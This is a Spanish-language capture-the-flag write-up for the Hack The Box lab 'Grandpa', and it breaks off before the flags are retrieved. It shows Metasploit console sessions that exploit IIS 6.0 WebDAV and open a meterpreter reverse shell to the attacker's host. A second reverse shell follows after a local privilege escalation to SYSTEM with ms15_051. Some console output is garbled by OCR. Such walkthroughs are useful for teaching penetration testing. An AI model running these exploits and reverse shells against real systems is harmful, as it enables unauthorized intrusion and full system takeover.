
GRANDPA CTF HTB

7ry H4rd3r Team! 😂

1.- hacemos un nmap contra la máquina víctima obteniendo el siguiente resultado:

Como podemos apreciar está solo el puerto 80 abierto y dice que está corriendo un IIS 6.0, también nos da información que está bajo construcción.

2.- Entramos en el navegador y vamos a ver si por el puerto 80 no da más información





Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

- Click Start, and then click Run.
- In the Open text box, type inetmgr. IIS Manager appears.
- From the Help menu, click Help Topics.
- 4. Click Internet Information Services.

No parece haber más información, así que vamos a intentar buscar un exploit en metasploit a ver si conseguimos explotar alguna vulnerabilidad del IIS 6.0:

vamos a usar el que está marcado con una X roja en la imagen de arriba que es:

```
15 exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

"Seteamos" los parámetros acorde:

```
msf6 exploit(
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):
                            Current Setting Required Description
                                                                        End of physical path brute force
Start of physical path brute force
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Path of IIS 6 web application
HTTP server virtual host
     MAXPATHLENGTH 60
     MINPATHLENGTH 3
                            10.10.10.14 yes
80 yes
false no
/ yes
no
     RHOSTS
    RPORT
SSL
TARGETURI
     VHOST
Payload options (windows/meterpreter/reverse tcp):
                    Current Setting Required Description
                                                                Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
     EXITFUNC process
LHOST 10.10.14.16
     LPORT
Exploit target:
    0 Microsoft Windows Server 2003 R2 SP2 x86
msf6 exploit(wi
```

Y explotamos:

```
msf6 exploit(windows/lis/lis_webday_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.16:4444

[*] Trying path length 3 to 60 ...

[*] Sending stage (175174 bytes) to 10.10.10.14

[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.14:1198) at 2021-02-25 07:04:11 -0500

meterpreter > ■
```

Sacamos un poco más de información sobre la máquina que está corriendo

```
meterpreter > sysinfo
Computer : GRANPA
OS : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain : HTB
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Vamos a ver el usuario y por ahora nos da permiso denegado como vemos a continuación:

```
meterpreter > getuid /ARNING this configuration may cache password
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Vamos a ver los procesos e intentar migrar a un proceso que tenga autorización:

```
Process List
      PPID Name
                 smss.exe
        4 smss.exe
1080 cidaemon.exe
 300
                winlogon.exe
services.exe
 396
408
         348
 488
576
        1460 w3wp.exe
                                                                NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
 596
684
        396
396
                 svchost.exe
                 svchost.exe
 740
756
        396 svchost.exe
1080 cidaemon.exe
 768
804
        396
396
                 svchost.exe
svchost.exe
 940
968
                spoolsv.exe
msdtc.exe
 1080
1124
1184
        396
396
396
396
                cisvc.exe
svchost.exe
                inetinfo.exe
svchost.exe
 1220
1332
        396
396
396
396
396
                VGAuthService.exe
 1460
                 svchost.exe
 1636
1668
                alg.exe
svchost.exe
 1768 396
1760 596
1916 396
2140 488
2308 596
                wmiprvse.exe
dllhost.exe
rundll32.exe
                                                               NT_AUTHORITY\NETWORK_SERVICE C:\WINDOWS\system32\wbem\wmiprvse.exe
                                           x86 0
                                                                                                          C:\WINDOWS\system32\rundll32.exe
                 wmiprvse.exe
 2516 348
2608 596
                 logon.scr
davcdata.exe
                                                                NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcdata.exe
meterpreter >
```

Los procesos marcados en rojo son interesantes ya que tienen un usuario con algo de privilegios, ahora toca migrar a uno de esos procesos por ejemplo el 2608:

```
meterpreter > migrate 2608
[*] Migrating from 2140 to 2608...
[*] Migration completed successfully.
meterpreter >
```

Ahora comprobamos si tenemos en la equipo usuario Network authority

```
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Ahora toca escalada de privilegios, para ello vamos a usar un exploit para buscar vulnerabilidades que se llama local exploit suggester:

Este exploit nos va a dar una serie de vulnerabilidades para escalar privilegios usando la sesión de meterpreter ya abierta:

Al lanzar el exploit nos dice que es vulnerable a los siguientes exploits:

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...

[*] 10.10.10.14 - 37 exploit checks are being tried ...
nil versions are discouraged and will be deprecated in Rubygems 4

[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.

[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.

[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.

[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.

[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.

[*] Post module execution completed

msf6 post(multi/recon/local_exploit_suggester) >
```

Vamos a usar uno, por ejemplo el: ms15_051_client_copy_image

Lanzamos las opciones y vemos que tenemos que rellenar:

```
msf6 exploit(wi
                                                     (image) > options
Module options (exploit/windows/local/ms15_051_client_copy_image):
             Current Setting Required Description
   SESSION
                                            The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
              Current Setting Required Description
                                            Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC thread
   LHOST
              192.168.1.20
   LPORT
Exploit target:
   Id Name
       Windows x86
msf6 exploit(
```

Importante el LPORT debe ser distinto al que usamos en la sesión de meterpreter anterior, sino no va a ir bien la comunicación:

Quedando de esta manera:

```
msf6 exploit(
                                                          ) > options
Module options (exploit/windows/local/ms15_051_client_copy_image):
             Current Setting Required Description
   SESSION 1
                                          The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
              Current Setting Required Description
   Name
                                           Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC thread
                                 ves
   LHOST
              10.10.14.16
                                 yes
                                           The listen port
   LPORT
              4447
                                 yes
Exploit target:
   Id Name
      Windows x86
msf6 exploit(win
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.16:4447
[*] Launching notepad to host the exploit...
[*] Process 900 launched.

[*] Reflectively injecting the exploit DLL into 900...
[*] Injecting exploit into 900...
[*] Exploit injected. Injecting payload into 900...
[*] Payload injected. Executing exploit...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.

[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.16:4447 → 10.10.10.14:1199) at 2021-02-25 07:22:21 -0500

meterpreter >
```

Comprobamos que usuario somos y vemos que ya somos DIOSES!

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Vamos a buscar las banderas en el escritorio de los usuarios:

Para ello usamos el comando "Shell" para entrar en el equipo y navegamos por los directorios/carpetas para llegar hasta el escritorio del usuario: